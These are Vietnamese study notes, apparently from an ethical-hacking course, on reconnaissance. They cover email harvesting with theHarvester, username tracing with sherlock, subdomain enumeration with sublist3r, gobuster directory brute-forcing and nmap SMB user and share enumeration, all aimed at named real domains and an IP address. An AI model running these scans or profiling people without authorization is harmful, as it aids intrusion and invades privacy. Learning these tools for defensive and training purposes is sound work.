
<https://sitereport.netcraft.com/>

**Tìm kiếm thông tin cá nhân**

<https://www.peekyou.com>

satya Nadella





Kali

Tìm kiếm email



Dùng tools theHarvester


theHarvester -d microsoft.com -l 200 -b baidu

data source

-b


baidu, bing, bingapi, dogpile, google, googleCSE,  
                        googleplus, google-profiles, linkedin, pgp, twitter, vhost,   
                        virustotal, threatcrowd, crtsh, netcraft, yahoo, all






Hệ điều hành target

<https://censys.io/domain?q=>



Sau đó click vào domain: eccouncil.org



Tìm kiếm trong trang Linked

theHarvester -d bkacad -l 500 -b linkedin

**Tìm kiếm thông tin 1 user nào đó trên các mạng xh dùng sherlock**

# clone the repo

$ git clone https://github.com/sherlock-project/sherlock.git

# change the working directory to sherlock

$ cd sherlock

# install the requirements

$ python3 -m pip install -r requirements.txt


cd sherlock

python3 sherlock.py user123

**Xem lại lịch sử của các Website**

<https://web.archive.org>





Tìm kiếm phiên bản ứng dụng web: IIS hay NGINX, apache

Dùng Kali

whatweb bkacad.edu.vn


**Check hosting**

<http://www.yougetsignal.com/tools/web-sites-on-web-server/>



**Tìm kiếm domain sub sử dụng: sublistt3r**

Kali:



sublist3r -d bkacad.edu.vn -t 3 -e bing

sublist3r -d bkacad.edu.vn -t 3 -e bing (d:Domain); t: threats; e:engine)


**Tìm subdomain port 80:**

sublist3r -d bkacad.edu.vn -p 80 -e bing

**Sử dụng BillCipher**

<https://github.com/GitHackTools/BillCipher.git>


git clone <https://github.com/GitHackTools/BillCipher.git>





Cd Billcipher

chmod 755 -R \*

python3 billcipher.py









**Tìm kiếm domain sub sử dụng: sublistt3r**

apt-get install sublist3r




sublist3r -d google.com -t 3 -e bing

sublist3r -d bkacad.edu.vn -t 3 -e bing (d:Domain); t: threats; e:engine)



Tìm subdomain port 80:


sublist3r -d bkacad.edu.vn -p 80 -e bing




**Liệt kê Web**

**Gobuster**

apt-get install gobuster -y



gobuster dir --url https://bkacad.edu.vn -w /usr/share/wordlists/dirb/common.txt



Chú ý chuyển hướng: <http://bkacad.edu.vn:2222/>

<https://bkacad.edu.vn/phpMyAdmin/>

NMAP:

Enum

nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.249.40